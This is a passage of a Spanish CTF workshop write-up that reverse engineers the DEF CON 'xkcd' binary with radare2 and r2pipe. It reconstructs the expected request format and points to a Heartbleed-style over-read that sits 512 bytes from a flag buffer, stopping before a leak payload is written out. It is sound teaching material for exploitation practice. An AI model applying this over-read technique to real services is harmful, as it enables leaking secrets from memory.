

Taller Dev-Pentest - 2

NO RE, NO PWN

0x01 DEF CON CTF: xkcd ELF 64-bit

Reverse Engineering


Comenzamos con el primer binario donde analizaremos y realizaremos ingeniería inversa para poder obtener la mayor información posible de como se desarrollo el programa y su funcionalidad.

Abrimos nuestro framework **radare2** y desensamblamos la función main.

```
[0x00400e3e]> s main
[0x00400f5e]> pd
    ;-- main:
    0x00400f5e      55          push rbp
    0x00400f5f      4889e5      mov rbp, rsp
    0x00400f62      53          push rbx
    0x00400f63      4883ec38    sub rsp, 0x38
```

Las primeras instrucciones es el prologo de la función. Lo primero es **push rbp** guardando en el stack el valor del registro **rbp** que utilizaba la función que llamo al main, justo arriba del return address.

Lo siguiente a ejecutar es una instrucción mov haciendo que el registro **rbp** se iguale con **rsp** moviendo el valor. Por último realiza un push del registro **rbx** al stack y resta a **rsp** 0x38 haciendo mover este registro hacia arriba y reservando espacio para las variables locales y bufferes en el stack, que se ubican encima del stored **rbp**.




Cuando llama a la función **main** la instrucción CALL cambia el flujo del programa, llamando a otra función. Dentro de esta función tendrá sus correspondientes instrucciones y su instrucción de retorno. Antes de llamar a la función con **call**, si la función recibe argumentos se tiene que pasar a la pila esos argumentos, [ARG1,ARG2,ARG3]. Esto quiere decir que cuando se llama a la función, el **rip** cambia y se usa la pila para recordar todas las variables locales.

Cuando realiza la llamada **call**, la dirección de retorno donde tiene que volver una vez finalice la función, debe ser guardada en el stack, la “return address” que corresponde con la siguiente dirección de memoria después de la llamada, y así usarse para devolver el **rip** a la siguiente instrucción. Justo después de los argumentos. Tiene sentido ya que como veremos en el siguiente párrafo, en la pila se van apilando con **push** y se retira con **pop**, por tanto lo último que se retira del stack es la dirección de retorno de la función una vez finalice su flujo de ejecución. Como podéis ver en la imagen de abajo, con **push** se mandan los argumentos al stack antes de llamar a la función.

Las instrucciones de acceso a la pila son PUSH y POP que básicamente es colocar en la pila y extraer de la pila respectivamente. La pila sigue el término FILO, “primero en entrar, último en salir”, por tanto si realizamos la instrucción **push** para colocar los argumentos en la pila antes de llamar a la función, lo primero que habrá será esos argumentos antes de entrar en ella, y con **pop** el proceso inverso. El primer elemento que se ponga en la pila, es el último en salir.





Antes de nada haremos un pequeño reconocimiento para ver como actúa el binario ante nuestro input que le pasamos por stdin.

```
[naivenom@vuln64:~/Escritorio/baby/xkcd$ ./xkcd
[aa
MALFORMED REQUEST
```

Nos devuelve una string indicándonos que la petición esta mal conformada así que buscamos esa string usando nuestro framework radare2.

```
[0x00400e3e]> / MALFOR
Searching 6 bytes in [0x400000-0x4b4000]
hits: 1
0x00487e22 hit1_0 .YOU STILL THERE"MALFORMED REQUEST" I.
[0x00400e3e]>
```

Veamos dónde se usa buscando instrucciones en asm que tengan esta referencia.

Si usamos ***pd @0x00401054*** desensamblamos líneas de código donde es usado esa string con la referencia antes buscada. Podemos hacer lo mismo para desensamblar la función main.

```
[0x00400e3e]> /c 487e22
0x00401054    # 5: mov edi, str.MALFORMED_REQUEST
0x00401097    # 5: mov edi, str.MALFORMED_REQUEST
[0x00400e3e]>
```

Para la string flag vemos donde se usa en la referencia y ponemos un breakpoint allí con **db** **0x00400fbe**. Vemos abre el fichero flag en modo lectura pasándole dos argumentos la string “r” contenida en la dirección de memoria 0x487de4 y luego el puntero donde contiene la string “flag” siendo el nombre de fichero.

```
0x00400fb9      bee47d4800    mov esi, 0x487de4          ; rsi ; "r"
;-- rip:
0x00400fbe      bfe67d4800    mov edi, str.flag           ; 0x487de6 ; "flag"
0x00400fc3      e8b86d0000    call sym._IO_fopen64      ; [2]
0x00400fc8      488945e8     mov qword [rbp - 0x18], rax
0x00400fcc      48837de800    cmp qword [rbp - 0x18], 0
```

Si el valor de retorno es igual a cero es que no ha podido abrir el fichero y no saltará mostrando la string str.Could_not_open_the_flag, pero evaluando la memoria vemos que el valor que mueve a **rbp-0x18** es distinto a cero.

Seguidamente llama a otra función denominada **fread** (void * ptr, size_t size, size_t nmemb, FILE * stream) leyendo datos del stream y almacenado en el array indicado por un puntero.

Ahí vemos nuestras “AAAA..” leídos del fichero flag una vez es llamada la función, es decir, cuando **rip** apunta a la instrucción de la dirección 0x00401002.

```
|`-> 0x00400fe7      488b45e8    mov rax, qword [rbp - 0x18]
| 0x00400feb      4889c1    mov rcx, rax
| 0x00400fee      ba00010000    mov edx, 0x100          ; 256
| 0x00400ff3      be01000000    mov esi, 1
| 0x00400ff8      bf40756b00    mov edi, 0x6b7540        ; '@uk' ; "AAAAAAAAAAAAAAA\n"
| 0x00400ffd      e88e6d0000    call sym._IO_fread      ; [4]
;-- rip:
```

La siguiente función nos pedirá por stdin un input, introducimos para testear “AAAA” y cuyo valor de retorno será un puntero donde almacena la string.

En la función ***strtok*** recibirá como argumentos el puntero del input introducido y la dirección de memoria donde esta la string “?” en 0x487e04.

```
[[0x0040101f]> px@rax
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D 0123456789ABCD
0x00acee10 4141 4141 0a00 0000 0000 0000 0000 AAAA.....
```

Una vez llama a la función el valor del registro ***rax*** se mueve a la pila cuyo contenido es nuestro input:

```
0x0040101d    4898      cdqe
0x0040101f    488945e0  mov qword [rbp - 0x20], rax
0x00401023    488b45e0  mov rax, qword [rbp - 0x20]
0x00401027    be047e4800 mov esi, 0x487e04           ; rsi ; "?"
;-- rip:
0x0040102c    4889c7    mov rdi, rax
0x0040102f    b800000000  mov eax, 0
0x00401034    e867860100 call sym.strtok          ; [3]
```

mov qword [rbp - 0x28], rax

Y seguidamente se mueve al registro ***esi*** una string y luego una llamada a una función que será un strcmp y su correspondiente testeо de si son o no iguales esa string con lo introducido por stdin, si no son iguales no será el resultado 0 y no saltará imprimiendo por pantalla que la petición esta malformada “MALFORMED REQUEST”, sino saltará.

```
0x0040103b    488945d8  mov qword [rbp - 0x28], rax
0x0040103f    488b45d8  mov rax, qword [rbp - 0x28]
0x00401043    be067e4800 mov esi, str.SERVER__ARE_YOU_STILL_THERE
0x00401048    4889c7    mov rdi, rax
0x0040104b    e880f2ffff  call 0x4002d0          ; [2]
;-- rip:
0x00401050    85c0      test eax, eax
< 0x00401052    7414      je 0x401068          ; [3]
```

Si ahora introducimos en vez de nuestras “AAAA” la string veremos que tendremos otro problema y es debido a que la tecla ENTER del teclado es un carácter no imprimible ascii y en hexadecimal tiene el valor 0xa y al comparar como no es igual a la string no saltará, por tanto deberemos de empezar a desarrollar nuestro script para poder pasarlo por stdin la string correcta obviando el carácter que introduce el teclado.

```
[0x00401023]> px@0x022fce10
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x022fce10 5345 5256 4552 2c20 4152 4520 594f 5520 SERVER, ARE YOU
0x022fce20 5354 494c 4c20 5448 4552 450a 0000 0000 STILL THERE....
```

Para poder usar **r2pipe** hay que instalarlo aquí tenéis mas información: <https://github.com/radare/radare2-r2pipe/tree/master/python>

```
naivenom@vuln64:~/Escritorio/baby/xkcd$ sudo -H pip install r2pipe
Collecting r2pipe
  Downloading https://files.pythonhosted.org/packages/32/7f/edb6a4a1fd84d343a4aa1ed62f487f8c7372cd68cbd347337a1202db402b/r2pipe-0.9.9.tar.gz
Building wheels for collected packages: r2pipe
  Running setup.py bdist_wheel for r2pipe ... done
    Stored in directory: /root/.cache/pip/wheels/98/64/79/192d0a3278dc398eb4a008bb701c27b0e992938164827c0020
Successfully built r2pipe
Installing collected packages: r2pipe
  Successfully installed r2pipe-0.9.9
```

Empezamos creando nuestro .rr2 profile y allí le pasaremos el stdin necesario para la ejecución del binario.

```
#!/usr/bin/rarun2
program=./xkcd
stdin="SERVER, ARE YOU STILL THERE "
```

Si introducimos el mismo stdin pero con un espacio al final y evaluamos el registro **eax** veremos que es un 0x20 que es el carácter SPACE en la tabla ascii por lo tanto observamos que el valor de retorno si no es igual devuelve justo el último carácter diferente a la string del registro **esi** que vimos anteriormente. Nuestro objetivo es que **eax** sea cero para que al ejecutar la instrucción **test** salte en la instrucción **je** del salto condicional y no nos salga del programa imprimiendo la string “MALFORMED REQUEST”.

Pero no nos dimos cuenta de una cosa y es que antes de llamar a la función **strtok** recibía nuestro stdin y la string “?”, y si vemos que hace esta función recibe dos argumentos uno de ellos siendo la string delimitadora del token, nuestra interrogación. Por tanto ahora si evaluamos con nuestro script en vez de un espacio introducimos la string “?” El valor de **eax** debería de ser 0.

```
import r2pipe
r = r2pipe.open("./xkcd")
r.cmd('e dbg.profile=xkcd.rr2')
r.cmd('doo')                                #initially you are debugging rarun2
r.cmd('db 0x00401050')                      #test eax, eax
r.cmd('dc')
print r.cmd('drj')
```

Output:

```
[naivenom@vuln64:~/Escritorio/baby/xkcd$ python solve.py
Warning: Cannot initialize dynamic strings
Process with PID 1464 started...
File dbg:///home/naivenom/Escritorio/baby/xkcd/xkcd  reopened in read-write mode
= attach 1464 1464
Warning: Cannot initialize dynamic strings
{"rax":0,"rbx":4194896,"rcx":65535,"rdx":0,"r8":27012624,"r9":27003008,"r10":34,"r11":582,"r12":0,"r13":4200512,"r14":4200656,"r15":0,"rsi":4750854,"rdi":27012624,"rsp":140725985488496,"rbp":140725985488560,"rip":4198480,"rflags":582,"orax":-1}
```

Y ahí vemos **rax:0**. Genial! Ahora ya si saltaríamos debido al resultado del test.

Si lo hacemos ahora debuggeando con **radare2** vemos que saltamos nuestro **rip** apuntando a la instrucción donde realiza el jump condicional.

```
[ -- rip:
`-> 0x00401068      be347e4800      mov esi, 0x487e34          ; '4~H' ; \""
  0x0040106d      bf00000000      mov edi, 0
  0x00401072      b800000000      mov eax, 0
  0x00401077      e824860100      call sym.strtok           ; [4]
```

Ahora vemos que llama a otro **strtok** y podríamos deducir que este binario si esta ejecutando en un servicio determinado, esta a la escucha de las peticiones y evaluando dichas strings jeje.

Se le pasa como argumento de nuevo una string que esta en la dirección de memoria 0x487e34 y el valor 0 a **edi** y a **eax**.

El valor de la string si vemos en el volcado en hexadecimal son unas dobles comillas que corresponde con el valor 0x22.

```
[[0x0040101f]> px@0x487e34
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00487e34  2200 2049 4620 534f 2c20 5245 504c 5920 ". IF SO, REPLY
```

Bien entonces sabemos que este será el carácter delimitador del token. En C tendría esta forma pero en vez de unas comillas un guion:

```
int main () {
    char str[80] = "This is - www.tutorialspoint.com - website";
    const char s[2] = "-";
    char *token;

    /* get the first token */
    token = strtok(str, s);
```

Por lo tanto si continuamos realiza el mismo procedimiento pero ahora con una segunda string que forma parte de la comunicación siendo “ IF SO, REPLY ” con sus correspondientes espacios.

```
[[0x0040101f]> px@esi
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00487e36 2049 4620 534f 2c20 5245 504c 5920 0028 IF SO, REPLY .(
```

Sabiendo esto ya podemos conformar la segunda parte en nuestro script añadiendo en el fichero .rr2 el stdin correspondiente usando Python ya que me daba problemas poner las dobles comillas y simples directamente:

```
#!/usr/bin/rarun2
program=./xkcd
stdin=!python -c 'print "SERVER, ARE YOU STILL THERE? IF SO, REPLY "+"\\x22"'
```

Ejecutamos cambiando el breakpoint en el script justo en la dirección de memoria del segundo test 0x00401093. Deberíamos de obtener como valor de **eax** = 0

Output:

```
naivenom@vuln64:~/Escritorio/baby/xkcd$ python solve.py
Warning: Cannot initialize dynamic strings
Process with PID 1530 started...
File dbg:///home/naivenom/Escritorio/baby/xkcd/xkcd  reopened in read-write mode
= attach 1530 1530
Warning: Cannot initialize dynamic strings
{"rax":0,"rbx":4194896,"rcx":40451643,"rdx":0,"r8":0,"r9":40441984,"r10":34,"r11":582,"r12":0,"r13":4200512,"r14":4200656,"r15":0,"rsi":47509
02,"rdi":40451628,"rsp":140729147141168,"rbp":140729147141232,"rip":4198547,"rflags":582,"orax":-1}
```

Great!!!!

Conclusiones hasta ahora:

- Se evalúa la comunicación con el servidor (Si se ejecuta el binario como servicio, lo veremos más adelante) usando la función **strtok** con sus delimitadores del token.
- Con r2pipe nos permite realizar de forma automatizada nuestro debugging y con ello nuestro correspondiente “solve” más adelante. Puede ser usado para mostrar información e ir resolviendo sobre la marcha.

Seguidamente continuamos y si introducimos ahora: **SERVER, ARE YOU STILL THERE? IF SO, REPLY “AAAAA”** unas 4 A's, veremos que cuando llame a la función **strlen** devolverá el valor de retorno justo la longitud en el registro **rax**.

```
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
[0x7fff7a1f73f0] 1875 1f7a ff7f 0000 0100 0000 0100 0000 .u.z..... .
[0x7fff7a1f7400] 3100 0000 0000 0000 3b4e f801 0000 0000 1.....;N.....
[0x7fff7a1f7410] 104e f801 0000 0000 d04b f801 0000 0000 .N.....K.....
[0x7fff7a1f7420] 0000 0000 0000 0000 5002 4000 0000 0000 .....P.@.....
[ rax 0x00000004          rbx 0x0400250          rcx 0x00000e3b
 rdx 0x0000fffd0          r8 0x00000000          r9 0x01f82880
 r10 0x00000022          r11 0x00000246          r12 0x00000000
 r13 0x00401840          r14 0x004018d0          r15 0x00000000
 rsi 0x00487e34          rdi 0x01f84e3b          rsp 0x7fff7a1f73f0
 rbp 0x7fff7a1f7430          rip 0x004010d1          rflags 1I
orax 0xfffffffffffffff
0x004010b5      b800000000      mov eax, 0
0x004010ba      e8e1850100      call sym.strtok      ;[1]
0x004010bf      4898          cdqe
0x004010c1      488945d8      mov qword [rbp - 0x28], rax
0x004010c5      488b45d8      mov rax, qword [rbp - 0x28]
0x004010c9      4889c7          mov rdi, rax
0x004010cc      e8af610100      call sym.strlen      ;[2]
;-- rip:
0x004010d1      4889c2          mov rdx, rax
0x004010d4      488b45d8      mov rax, qword [rbp - 0x28]
0x004010d8      4889c6          mov rsi, rax
```

Bueno creo que hasta este punto o incluso un poco más atrás nos damos cuenta de que este binario tiene una vulnerabilidad conocida como **Heartbleed** por la comunicación que trata, aunque aun no hemos descubierto la vulnerabilidad solo estamos realizando nuestra importante tarea de ingeniería inversa.

La siguiente función que nos encontramos es **memcpy** que se le pasará una serie de argumentos donde copiará la string “AAAAA” del mensaje que introducimos a **obj.globals** en la dirección de inicio del buffer 0x6b7340. Si vemos al inicio del código de la función main vemos un **bzero** donde inicia el buffer de 256 bytes de la string que lee del fichero flag en la dirección de memoria 0x6b7540 jeje hay una diferencia de 512 bytes desde donde introducimos nuestra string en el mensaje que se envía con la string que lee del fichero flag.

0x00400fa5	e896740000	call sym.setvbuf
0x00400faa	be00010000	mov esi, 0x100
0x00400faf	bf40756b00	mov edi, 0x6b7540

```
[ [0x00400f5e] > ? 0x006b7540-0x006b7340
hex      0x200
octal    01000
unit     512
segment 0000:0200
int32    512
string   "\x02"
binary   0b0000001000000000
fvalue: 512.0
float: 0.000000f
double: 0.000000
trits   0t200222
[0x00400f5e] >
```

Después del memcpy llama a ***strtok*** de nuevo con un nuevo carácter delimitador del token siendo “(“, lo vemos en el volcado hexadecimal (mismo procedimiento que los anteriores):

```
[ [0x004010cc] > px@0x487e45
- offset -  0 1 2 3 4 5 6 7 8 9  A B  C D  0123456789ABCD
0x00487e45  2800 2900 2564 204c 4554 5445 5253  (.).%d LETTERS
```

Al salir de esta función vemos que el registro ***rax*** es 0xa, por lo tanto habrá que seguir modificando nuestro mensaje que introducimos, probamos colocando ese paréntesis:

SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAA" (

De todas maneras por lógica vemos que tiene un testigo de formato que debe indicar que es un número, por lo tanto se sobre entiende que la estructura del mensaje debería de ser (4) LETTERS, aun así vamos a investigar debuggeando.

Al salir de la función ***strtok*** el valor del registro ***rax*** vale nuestro valor nulo 0x20 que coincide con lo introducido ya que no tenemos nada después del paréntesis, por lo tanto por hacer un poco de ***guessing*** vamos a introducir un numero por ejemplo el 4.

SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAA" (4

```
[ [0x004010e5] > px@rax
- offset -  0 1 2 3 4 5 6 7 8 9  A B  C D  E F  0123456789ABCDEF
0x0111ae40  2000 340a 0000 0000 0000 0000 0000 0000 .4.....
```

Vemos ahí nuestro 4 justo antes del 0xa. También observamos que al salir de la función **strtok** hay otro carácter delimitador del token siendo la string “)”, por tanto añadimos este al final del 4.

```

0x004010f4    e8a7850100    call sym.strtok      ; [3]
0x004010f9    4898          cdqe
.-- rip:
0x004010fb    488945d8    mov qword [rbp - 0x28], rax
0x004010ff    be477e4800    mov esi, 0x487e47      ; 'G~H' ; ")"
0x00401104    bf00000000    mov edi, 0
0x00401109    b800000000    mov eax, 0

```

Si evaluamos la memoria en el volcado hexadecimal nos damos cuenta de que al salir de la función no aparece el primer paréntesis y ahora al volver a entrar a ya la última función **strtok** realizara el mismo procedimiento con el otro paréntesis haciendo o troceando nuestro numero 4.

Después de la salida de la llamada a la función strtok:

```

[[0x004010c5]> px@rax
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x019dae40  2000 3429 0a00 0000 0000 0000 0000 0000 0000 .4)..... .

```

Salida de la llamada al último strtok:

```

[[0x00401109]> px@rax
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x019dae42  3400 0a00 0000 0000 0000 0000 0000 0000 0000 4..... .

```

Ahí vemos nuestro 4 solo jeje. Pero si recordáis no solo era (4) sino también era junto a la string LETTERS por lo tanto vamos a ponerlo.

SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAA" (4) LETTERS

Salida de la llamada al último strtok:


```

[[0x004010e5]> px@rax
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00721e42  3400 204c 4554 5445 5253 0a00 0000 0000 4. LETTERS.... .

```

Esto va tomando forma a un **Heartbleed** jeje:

HOW THE HEARTBLEED BUG WORKS:



Seguidamente al salir de la llamada a la función **scanf**, mueve el valor de la pila al registro **eax**

```
: 0x0040112e    e8dd640000    call sym.__isoc99_sscanf ;[1]
: 0x00401133    8b45d4        mov eax, dword [rbp - 0x2c]
: --- rip:
: 0x00401136    4898        cdqe
: 0x00401138    c68040736b00. mov byte [rax + obj.globals], 0      ; [0x6b7340:1]=65 ; "AAAA"
: 0x0040113f    8b45d4        mov eax, dword [rbp - 0x2c]
: 0x00401142    4863d8        movsxd rbx, eax
: 0x00401145    bf40736b00    mov edi, obj.globals      ; 0x6b7340 ; "AAAA"
```

Este valor corresponde a 4:

```
[[0x00401126]> px@rbp - 0x2c
- offset -
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffdce10e914 0400 0000 421e 7200 0000 0000 101e 7200 ....B.r.....r.
```

Si hubiésemos puesto en vez de (4) —> (5) en la pila tendríamos ese valor, lo comprobamos:

```
[[0x00401126]> px@rbp - 0x2c
- offset -
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x7ffe7f552b34 0500 0000 428e 9501 0000 0000 108e 9501 ....B.....
```

Ahora hay un **strlen** que va a comparar el numero que nosotros introdujimos en el paréntesis con la longitud de la string que pusimos, en este caso eran “AAAA”.

```
: 0x00401133    8b45d4        mov eax, dword [rbp - 0x2c]
: 0x00401136    4898        cdqe
: 0x00401138    c68040736b00. mov byte [rax + obj.globals], 0      ; rdi ; [0x6b7340:1]=65 ; "AAAA"
: 0x0040113f    8b45d4        mov eax, dword [rbp - 0x2c]
: 0x00401142    4863d8        movsxd rbx, eax
: 0x00401145    bf40736b00    mov edi, obj.globals      ; rdi ; 0x6b7340 ; "AAAA"
: --- rip:
: 0x0040114a    e831610100    call sym.strlen      ;[2]
: 0x0040114f    4839c3        cmp rbx, rax
,=< 0x00401152    7614        jbe 0x401168      ;[3]
```

Una vez salga de la llamada a la función va a comparar ambos registros y con la instrucción **jbe** de salto condicional va a evaluar si está abajo o si es igual o salta si no está arriba.

Y vemos que el valor de retorno es 4 en **rax**, mientras el registro **rbx** es 5 ya que es lo que nosotros introdujimos en el paréntesis jeje.

```

rax 0x00000004          rbx 0x00000005          rcx 0x00000340
rdx 0x0000ff0             r8 0x00000001          r9 0x7ffe7f552551
r10 0x00000000          r11 0x00000005          r12 0x00000000
r13 0x00401840          r14 0x004018d0          r15 0x00000000
rsi 0x00000002          rdi 0x06b7340          rsp 0x7ffe7f552b20
rbp 0x7ffe7f552b60        rip 0x0040114f          rflags 11
orax 0xfffffffffffffff
: 0x00401126    4889c7      mov rdi, rax
: 0x00401129    b800000000      mov eax, 0
: 0x0040112e    e8dd640000      call sym.__isoc99_sscanf ;[1]
: 0x00401133    8b45d4      mov eax, dword [rbp - 0x2c]
: 0x00401136    4898      cdqe
: 0x00401138    c68040736b00.    mov byte [rax + obj.globals], 0      ; rdi ; [0x6b7340:1]=65 ; "AAAA"
: 0x0040113f    8b45d4      mov eax, dword [rbp - 0x2c]
: 0x00401142    4863d8      movsxd rbx, eax
: 0x00401145    bf40736b00    mov edi, obj.globals      ; rdi ; 0x6b7340 ; "AAAA"
: 0x0040114a    e831610100   call sym.strlen      ;[2]
: -- rip:
: 0x0040114f    4839c3      cmp rbx, rax
,==< 0x00401152    7614      jbe 0x401168      ;[3]
: 0x00401154    bf547e4800   mov edi, 0x487e54      ; rdi ; "NICE TRY"
: -- rip:
: 0x00401159    e802710000   call sym.puts      ;[4]
: 0x0040115e    bffffffffff    mov edi, 0xffffffff      ; -1
: 0x00401163    e8d85a0000   call sym.exit      ;[5]

```

Por lo tanto en esta ocasión no saltará porque **rbx** no esta abajo o es igual, sino esta arriba ya que $5 > 4$ y nos mostrara un “NICE TRY” y se saldrá del programa.

```

,==< 0x00401152    7614      jbe 0x401168      ;[3]
: 0x00401154    bf547e4800   mov edi, 0x487e54      ; rdi ; "NICE TRY"
: -- rip:
: 0x00401159    e802710000   call sym.puts      ;[4]
: 0x0040115e    bffffffffff    mov edi, 0xffffffff      ; -1
: 0x00401163    e8d85a0000   call sym.exit      ;[5]

```

Ahora vamos a probar el programa pasándole por stdin todo el mensaje:

```
[naivenom@vuln64:~/Escritorio/baby/xkcd$ ./xkcd
[SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAA" (4) LETTERS
AAAA
```

Nos imprime por pantalla justo la string, si ponemos mal ahora:

```
SERVER, ARE YOU STILL THERE? IF SO, REPLY "AAAA" (5) LETTERS
NICE TRY
naivenom@vuln64:~/Escritorio/baby/xkcd$
```

Justo sucede lo que dijimos.

Pero bien ahora pensamos y verificamos que lee de un fichero denominado flag donde posteriormente no se usa realmente en la comunicación con el servidor, pero si vimos que estaba a 512 bytes de distancia la string donde pasamos por stdin junto con la string de la lectura del fichero.

